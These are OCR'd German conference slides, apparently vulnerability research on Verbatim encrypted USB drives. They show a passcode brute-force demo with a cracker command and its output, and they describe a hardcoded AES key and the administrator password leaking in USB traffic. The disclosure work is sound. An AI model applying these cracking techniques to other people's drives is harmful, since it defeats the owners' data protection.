
Demo: Passcode Brute-Force Attack

Limited Keyspace: Brute-forcing all the keys

Demo: Passcode Brute-Force Attack

Beispiel eines erfolgreichen Passcode-Brute-Force-Angriffs:

```
# ./vks-cracker /dev/sda
```



```
 ... finds out your passcode.

Verbatim Keypad Secure Cracker v0.5 by Matthias Deeg <matthias.deeg@syss.de> (c) 2022
---
[*] Found 4 CPU cores
[*] Reading magic sector from device /dev/sda
[*] Found a plausible magic sector for Verbatim Keypad Secure (#49428)
[*] Initialize passcode hash table
[*] Start cracking ...
[+] Success!
    The passcode is: 99999999
```


Beispiel #2: Verbatim Executive Fingerprint Secure

Wichtige Eigenschaften:

- Speichert Daten sicher geschützt auf einer SSD
- Zugriff durch autorisierten Benutzer via Fingerabdruck
- Premium 256-bit AES Hardware Security Encryption
- Bis zu acht autorisierte Benutzer plus ein Administrator (mittels Passwort)

Hardware Design

PCB-Vorderseite




NAND Flash Memory

SPI Flash Memory
(XT25F01D)

Memory Controller
(Maxio MAS0902A-B2C)

Hardware Design


PCB-Rückseite



Benutzerauthentifizierung

- Zwei Authentifizierungsverfahren werden unterstützt
  1. Biometrische Authentifizierung via Fingerabdruck
  2. Passwort-basierte Authentifizierung
- Für die biometrische Authentifizierung wird ein Fingerabdrucksensor und ein spezifischer Mikrocontroller (INIC-3782N) verwendet
- Zu dem INIC-3782N konnten keine öffentlich verfügbaren Informationen gefunden werden
- Eine Client-Software (für Windows oder macOS) wird für die Registrierung von Fingerabdrücken genutzt
- Die Client-Software unterstütz auch eine passwort-basierte Authentifizierung, um die administrativen Funktion zu nutzen und die sichere Partition zu entsperren

Benutzerauthentifizierung




Passwort-basierte Authentifizierung für den Administrator (`VerbatimSecure.exe`)

Software-Analyse

- Die Client-Software wird auf einem emulierten CD-ROM-Laufwerk bereitgestellt
- Während dieses Forschungsprojekts wurde nur die Windows-Software (`VerbatimSecure.exe`) analysiert
- Die Windows-Client-Software kommuniziert via `IOCTL_SCSI_PASS_THROUGH (0x4D004)`-Kommandos unter Verwendung der Windows-API-Funktion `DeviceIoControl` mit dem USB-Gerät
- Die USB-Kommunikation ist AES-verschlüsselt


Software-Analyse



Verschlüsselte USB-Kommunikation via `DeviceIoControl`


Software-Analyse

- Glücklicherweise ist die Windows-Client-Software sehr analysefreundlich
- Es existieren sprechende Symbolnamen, z .B. die AES-Verschlüsselung betreffend




- Laufzeitanalysen unter Verwendung eines Software-Debuggers wie x64dbg funktionieren ohne Probleme
- Ein hartkodierter AES-Schlüssel wird für den Schutz der USB-Kommunikation genutzt

Software-Analyse



Entschlüsselte USB-Kommunikation (Antwort vom Gerät)

Software-Analyse




Entschlüsselte USB-Kommunikation (Antwort vom Gerät)

Software-Analyse


- Bei der Analyse der USB-Kommunikation zwischen der Client-Software und dem USB-Gerät konnte eine sehr interessante Beobachtung gemacht werden
- Vor das Anmeldefenster mit der passwort-basierten Authentifizierung angezeigt wird, gab es bereits Gerätekommunikation mit sensiblen Daten

Software-Analyse




Entschlüsselte Antwort des Geräts mit dem aktuellen Administratorpasswort

Software-Analyse



Entschlüsselte Antwort des Geräts mit dem aktuellen Administratorpasswort

Software-Analyse




Entschlüsselte Antwort des Geräts mit dem aktuellen Administratorpasswort

Demo: Pfusch oder Hintertür?


Pfusch oder Hintertür? Entsperren eines sicheren Krypto-USB-Sticks auf *magische* Weise

Demo: Pfusch oder Hintertür?



Authentizität von Daten

- Die Client-Software für administrative Zwecke ist auf einer emulierten CD-ROM-Partition gespeichert
- Deren Inhalt wird als ISO-9660-Image in "versteckten" Sektoren des USB-Laufwerks gespeichert, auf die nur mit speziellen IOCTL-Kommandos oder durch Verwendung eines externen SSD-Gehäuses zugegriffen werden kann



Authentizität von Daten

Verbatim-Gehäuse:

```
# fdisk -l /dev/sda
Disk /dev/sda: 476.92 GiB, 512092012032 bytes, 1000179711
sectors
Disk model: Portable Drive
Units: sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
Disklabel type: dos
Disk identifier: 0xbfc4b04e

Device     Boot Start        End    Sectors   Size Id Type
/dev/sda1        2048 1000171517 1000169470 476.9G  c W95 FAT32
(LBA)
```

Externes-Gehäuse:

```
# fdisk -l /dev/sda
Disk /dev/sda: 476.94 GiB, 512110190592 bytes, 1000215216 sectors
Disk model: RTL9210B NVME
Units: sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
```

